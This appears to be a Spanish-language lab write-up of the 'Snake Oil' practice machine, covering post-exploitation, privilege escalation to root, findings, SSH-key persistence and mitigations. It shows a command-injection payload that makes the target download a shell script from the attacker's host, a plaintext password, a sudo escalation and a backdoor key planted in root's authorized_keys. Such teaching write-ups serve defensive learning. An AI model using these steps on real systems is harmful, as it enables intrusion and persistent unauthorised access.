
(kali@kali)-[~]
$

```

5.5 Post-explotación y análisis del código fuente

Una vez dentro del sistema, revisamos el código fuente de la aplicación para entender la causa raíz de la vulnerabilidad. En esa revisión observamos el uso inseguro de una llamada a procesos mediante shell, descrita en la narración como subprocess.Popen con shell=True. Al permitir que una entrada controlada por el usuario fuera interpretada por el shell del sistema, los metacaracteres dejaron de ser simples datos y pasaron a tener significado operativo.

Durante la misma revisión encontramos un segundo problema: las credenciales del usuario Patrick estaban escritas en texto plano dentro del código. Guardamos la contraseña obtenida en una variable de entorno local y la utilizamos para conectarnos mediante SSH con ese usuario. Este movimiento nos permitió abandonar la shell inicial, más limitada e inestable, y trabajar desde una sesión interactiva más robusta.



```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo python3 -m http.server 80

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ curl -i -X POST http://10.0.2.6:8080/run -H "Content-Type: application/json" -d '{"url":"127.0.0.1; wget http://10.0.2.4/shell.sh -O /tmp/shell.sh", "secret_key":"commandexecutionissecret"}'

HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Sun, 22 Feb 2026 04:26:08 GMT
Content-Type: application/json
Content-Length: 54
Connection: keep-alive

{"message":"The timeout is expired!","success":false}

(kali@kali)-[~]
$ CONTRASEÑA="NOreasonableDOUBTthisPASSWORDisGOOD"

(kali@kali)-[~]
$

```

5.6 Escalada de privilegios

Con una sesión SSH válida como Patrick, revisamos los privilegios disponibles y comprobamos que el usuario tenía permisos administrativos excesivos. Esa mala configuración permitió realizar una escalada vertical hasta el superusuario root prácticamente de forma inmediata. Una vez obtenidos los privilegios máximos, accedimos al directorio principal de root y consultamos el archivo de prueba o flag utilizado como evidencia del compromiso total de la máquina.


```

patrick@SNAKEOIL: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ CONTRASEÑA="NoreasonableDOUBTthisPASSWORDisGOOD"

(kali@kali)-[~]
$ ssh patrick@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is: SHA256:j6ytSalC59gdH0E3qXAhAky3XaaSGL9IeOeEML7+Im
c
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@10.0.2.6's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$

```

```

patrick@SNAKEOIL: ~
Session Actions Edit View Help

  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@10.0.2.6's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$ sudo su
[sudo] password for patrick:
root@SNAKEOIL:/home/patrick# ls
Desktop  Downloads  local.txt  Pictures  Public  Videos
Documents flask_blog Music      Postman   Templates vmware-tools-distrib
root@SNAKEOIL:/home/patrick# cd
root@SNAKEOIL:~# ls
proof.txt  sudoers.bak
root@SNAKEOIL:~# cat proof.txt
Congratulations on obtaining a root shell on this machine! :-)
root@SNAKEOIL:~#

```

6. Hallazgos de seguridad

A partir del procedimiento y del análisis posterior identificamos tres hallazgos principales. La severidad presentada es una estimación contextual para este laboratorio, considerando que cada debilidad formó parte de una cadena que terminó en control total del servidor.

ID	Hallazgo	Referencia	Severidad estimada
F-01	Inyección de comandos del sistema operativo	CWE-78	Crítica
F-02	Credenciales incrustadas en el código fuente	CWE-798	Alta
F-03	Privilegios administrativos excesivos / violación de menor privilegio	Configuración de sudo	Crítica

6.1 F-01 – Inyección de comandos del sistema operativo

La API recibía un parámetro controlado por el usuario sin una validación estricta y terminaba procesándolo dentro de un shell del sistema. La ausencia de sanitización permitió interpretar metacaracteres y ejecutar instrucciones ajenas a la función prevista por la aplicación. El impacto fue crítico porque esta condición permitió obtener ejecución remota y una shell sobre el servidor.

La revisión del código confirmó que el problema no era únicamente una validación incompleta en la capa web, sino también una decisión insegura de implementación: el uso de una ejecución de procesos con shell=True. Esa combinación convirtió una entrada de aplicación en una vía directa hacia el intérprete de comandos del sistema operativo.

6.2 F-02 – Credenciales incrustadas en el código fuente

Durante la post-explotación localizamos las credenciales del usuario Patrick escritas directamente en el código. Una vez que el atacante alcanza el sistema de archivos de la aplicación, cualquier secreto almacenado de esta forma deja de ser un mecanismo de protección. En la práctica, esta debilidad permitió transformar una shell obtenida por la aplicación en una sesión SSH legítima y estable.

6.3 F-03 – Privilegios administrativos excesivos

El usuario Patrick disponía de permisos administrativos demasiado amplios, lo que redujo casi por completo la separación entre una cuenta regular y el usuario root. Como consecuencia, comprometer la contraseña de Patrick fue suficiente para alcanzar control total de la máquina. Esta configuración viola el principio de menor privilegio y amplifica el impacto de cualquier vulnerabilidad previa.

7. Persistencia y comprobación

Después de alcanzar privilegios de root, configuramos un mecanismo de persistencia basado en autenticación SSH por llave. Generamos un par de llaves en la máquina atacante y utilizamos la llave pública como credencial autorizada en el sistema víctima. Desde la sesión privilegiada creamos o preparamos el directorio de configuración SSH correspondiente e incorporamos la llave pública al archivo de accesos autorizados.

También ajustamos los permisos del archivo `authorized_keys` a modo 600. Esta medida fue necesaria porque el servicio SSH aplica comprobaciones estrictas sobre la propiedad y permisos de los archivos de autenticación. Un archivo con permisos demasiado abiertos puede ser ignorado por el servicio, por lo que la configuración restrictiva aseguró que la autenticación mediante llave fuera aceptada.

Para comprobar la persistencia reiniciamos la máquina Snake Oil, cerramos las terminales utilizadas durante la explotación y abrimos una sesión limpia. Después realizamos una nueva conexión SSH hacia la víctima utilizando la llave privada. El acceso directo sin solicitud de contraseña confirmó que el mecanismo persistía más allá de la sesión y del reinicio del sistema.

```

kali@kali: ~
┌─[Session] Actions Edit View Help
└─(kali@kali)-[~]
$ ssh-keygen -t rsa -b 4096 -f ~/.ssh/snakeoil_key
The key's randomart image is:
+--[RSA 4096]--+
|      . oo+*@= |
|      +o.+0*O| |
|      ..*oBO | |
|      . . o .o| |
|      S + o ...| |
|      B o  o.| |
|      . + o .o| |
|      = E | |
|      o | |
+--[SHA256]--+

(kali@kali)-[~]
$ cat ~/.ssh/snakeoil_key.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQDHYjllExsGzZdk60ERuftPKZY/fHNTmvEgK+Cen
5rS1mgTzyhATapM5Sfj2q508Xb+5Bgm6UTLK4GT5aVnSPf0eaKeJxLC+ZDPzP/UaJWchNWTewLqX
8590GNk0HPzeS8bwH2bgd/ZShnV4be6slFqKH9yI564g+C3sbhhQZRk30voyx/QYABHeP2KsFDTrY
WLSFCMJCtCWSpMzFUHw7FUu4DXEK8wKpQMV23KSEn+2C7udkSJ4RfQ+KwUEScjd3rPGPi12W9z6Hc
ASHYH4u0TJPLq15xkPHZmBS37obYslnfwbjQ++e95fmC10WjarTK61BM9B+y6PZr9//xWb3IhoEq
1CqZ2ChvDwWML+FFm/QLAFvtTm7KaCb7GzBprXZGrtjz8RGe2HyNRr+Yg6Hai217ObryLvrFrUs6v
IgcA0M9juypgaK7ju6wUrTHEEzT2XwCEnUQH0QhtkHxU0+4Av+uMCZZ570RZiZYTIpePyMqvG7Bxh
0LQXxiu3aR1rwNDLYza6ZH8BiksexN+TjBZsZrdq7uK1JEuBdtXhLf8jpkxQvqHVPfb4C8pj1j7v
MFKvnbNERDd03HmsTrZqvtRljkv2Y6qvQU6bPluCe1vxT95RTS28KyUeJ8bj3Wp0JjMFYldTutFPD
mi0kNCvUaYs7C/tYxr5kbLyNkp7wQ= kali@kali

(kali@kali)-[~]
$

```

```

patrick@SNAKEOIL: ~
Session Actions Edit View Help
Congratulations on obtaining a root shell on this machine! :-)
root@SNAKEOIL:~# mkdir -p /root/.ssh
root@SNAKEOIL:~# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADHYjllExsGzZdk60
ERuftPKZY/fHNTmvEgK+Cen5rS1mgTzyhATapM5Sfj2q508Xb+5Bgm6UTLK4GT5aVnSPf0eaKeJx1
C+ZDPzP/UaJWchNWTeRwLqX8590GNk0HPZeS8bwH2bgd/ZShnV4be6slFqkH9yI564g+C3sbhhQZR
k30voyx/QYABHeP2KsfdTrYWLSFCMJTCWSpMzFUHw7FUu4DXEK8wKpMV23KSEn+2C7udKsJ4RfQ+
KwUEScjd3rPGPii2W9z6HcASHYH4u00TJPlq15xkPHZmBS37obYslnfwbjQ++e95fmC10WjarTK6
1BM9B+y6PZr9//xWb3IhoEq1CqZ2ChvDwWML+FFM/QLAFvtTm7KaCb7GzBprXZGrtjz8RGe2HyNRr
+Yg6Hai2170brylvrFrUs6vIgcA0M9juypgaK7ju6wUrTHEEzT2XwCenUQH0QhtkH2U0+4Av+uMCZ
Z570RZiZYTIpePyMqvG78xh0lQXxiu3aR1rwnDLYza6ZH8BiksexN+TjBZsZrdq7uK1JEUbdtXhLf
8jppqkxQvqHVPfb4C8pj1j7vMFkvvNERDd03HmsTrZqvtRljkv2Y6qvQU6bPluCe1vxT95RTS28Ky
UeJ8bj3Wp0JjMFYldTutFPDmi0kNCvUaYs7C/tYxr5kblYnkp7wQ= kali@kali
> " >> /root/.ssh/authorized_keys
root@SNAKEOIL:~# cat /root/.ssh/authorized_keys
snakeoil_key
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADHYjllExsGzZdk60ERuftPKZY/fHNTmvEgK+Cen
5rS1mgTzyhATapM5Sfj2q508Xb+5Bgm6UTLK4GT5aVnSPf0eaKeJx1C+ZDPzP/UaJWchNWTeRwLqX
8590GNk0HPZeS8bwH2bgd/ZShnV4be6slFqkH9yI564g+C3sbhhQZRk30voyx/QYABHeP2KsfdTrY
WLSFCMJTCWSpMzFUHw7FUu4DXEK8wKpMV23KSEn+2C7udKsJ4RfQ+KwUEScjd3rPGPii2W9z6Hc
ASHYH4u00TJPlq15xkPHZmBS37obYslnfwbjQ++e95fmC10WjarTK61BM9B+y6PZr9//xWb3IhoEq
1CqZ2ChvDwWML+FFM/QLAFvtTm7KaCb7GzBprXZGrtjz8RGe2HyNRr+Yg6Hai2170brylvrFrUs6v
IgcA0M9juypgaK7ju6wUrTHEEzT2XwCenUQH0QhtkH2U0+4Av+uMCZ570RZiZYTIpePyMqvG78xh
0lQXxiu3aR1rwnDLYza6ZH8BiksexN+TjBZsZrdq7uK1JEUbdtXhLf8jppqkxQvqHVPfb4C8pj1j7v
MFkvvNERDd03HmsTrZqvtRljkv2Y6qvQU6bPluCe1vxT95RTS28KyUeJ8bj3Wp0JjMFYldTutFPD
mi0kNCvUaYs7C/tYxr5kblYnkp7wQ= kali@kali

root@SNAKEOIL:~#

```

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ssh -i ~/.ssh/snakeoil_key root@10.0.2.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@SNAKEOIL:~#

```

8. Medidas de mitigación

La práctica demuestra que corregir únicamente el punto de entrada no sería suficiente si permanecieran las demás debilidades. La mitigación debe aplicarse en varias capas para impedir que una falla aislada escale hasta un compromiso total.

8.1 Evitar la ejecución insegura mediante shell

- Eliminar el uso de shell=True cuando la entrada pueda depender directa o indirectamente del usuario.
- Invocar programas mediante listas de argumentos y separar claramente comandos de datos.
- Aplicar listas blancas y validaciones estrictas sobre los valores permitidos por la API.
- Rechazar metacaracteres y formatos que no formen parte del dominio esperado del parámetro.
- Implementar pruebas de seguridad específicas para entradas que puedan llegar a funciones del sistema operativo.

8.2 Proteger credenciales y secretos

- Retirar contraseñas, tokens y llaves del código fuente.
- Utilizar variables de entorno administradas de forma segura o un servicio de gestión de secretos.
- Rotar las credenciales que hayan sido expuestas en repositorios, imágenes o archivos de despliegue.
- Separar las credenciales de servicio de las cuentas personales o administrativas.

8.3 Aplicar el principio de menor privilegio

- Limitar con precisión los comandos que un usuario puede ejecutar mediante sudo.
- Evitar configuraciones que permitan elevar a root sin restricciones ni controles adicionales.
- Ejecutar servicios web con cuentas dedicadas sin permisos administrativos.
- Aislar procesos sensibles mediante controles del sistema, contenedores o mecanismos de sandboxing cuando resulte apropiado.

8.4 Fortalecer autenticación y manejo de sesiones

- Definir de forma consistente cómo se transportan y validan los tokens de sesión.
- Manejar errores de autenticación sin provocar fallos internos del servidor.
- Evitar exponer secretos adicionales a través de rutas restringidas si no son imprescindibles para el cliente.
- Registrar y revisar intentos anómalos de autenticación, enumeración y acceso a endpoints sensibles.

9. Resultados obtenidos

La práctica cumplió con la cadena de objetivos planteados. Identificamos la máquina objetivo dentro de la red, enumeramos sus servicios, localizamos la API expuesta, descubrimos

rutas relevantes y obtuvimos los datos necesarios para interactuar con ellas. Posteriormente explotamos la falta de validación de entrada para alcanzar ejecución remota, transformamos ese acceso inicial en una sesión SSH estable, escalamos a root y comprobamos el compromiso mediante el archivo de prueba del sistema.

La persistencia también quedó verificada después del reinicio. El acceso mediante llave SSH demostró que el compromiso no dependía de mantener viva la shell reversa ni de repetir toda la cadena de explotación. Esto evidencia la diferencia entre una vulnerabilidad puntual y un compromiso persistente del sistema.

Objetivo comprobado	Resultado
Descubrimiento del objetivo	Completado
Enumeración de servicios	Completado
Análisis de la API	Completado
Obtención de acceso inicial	Completado
Acceso SSH como Patrick	Completado
Escalada a root	Completado
Lectura de evidencia/flag	Completado
Persistencia SSH	Completado y verificado tras reinicio

10. Conclusiones

El laboratorio Snake Oil permitió observar cómo varias malas prácticas independientes pueden encadenarse hasta producir un compromiso total. La inyección de comandos fue el punto de entrada, pero su impacto aumentó significativamente por la presencia de credenciales en texto plano y por la configuración excesiva de privilegios del usuario Patrick. Si cualquiera de estas capas hubiera aplicado controles sólidos, la progresión del ataque habría sido considerablemente más difícil.

También comprobamos que una prueba de penetración no termina al obtener una consola. La fase de post-explotación fue la que reveló las causas reales del problema, permitió demostrar la escalada de impacto y facilitó establecer persistencia para comprobar hasta dónde podía llegar un atacante con control del sistema. De la misma forma, la etapa de mitigación resulta indispensable: entender por qué funcionó la explotación es lo que permite transformar la práctica ofensiva en una mejora defensiva concreta.

En conclusión, la combinación de una API insegura, una implementación vulnerable, una gestión deficiente de secretos y permisos administrativos mal asignados creó una cadena de ataque completa. La práctica evidenció la importancia de validar entradas, proteger credenciales, reducir privilegios y aplicar controles de seguridad en profundidad desde el desarrollo hasta la configuración final del servidor.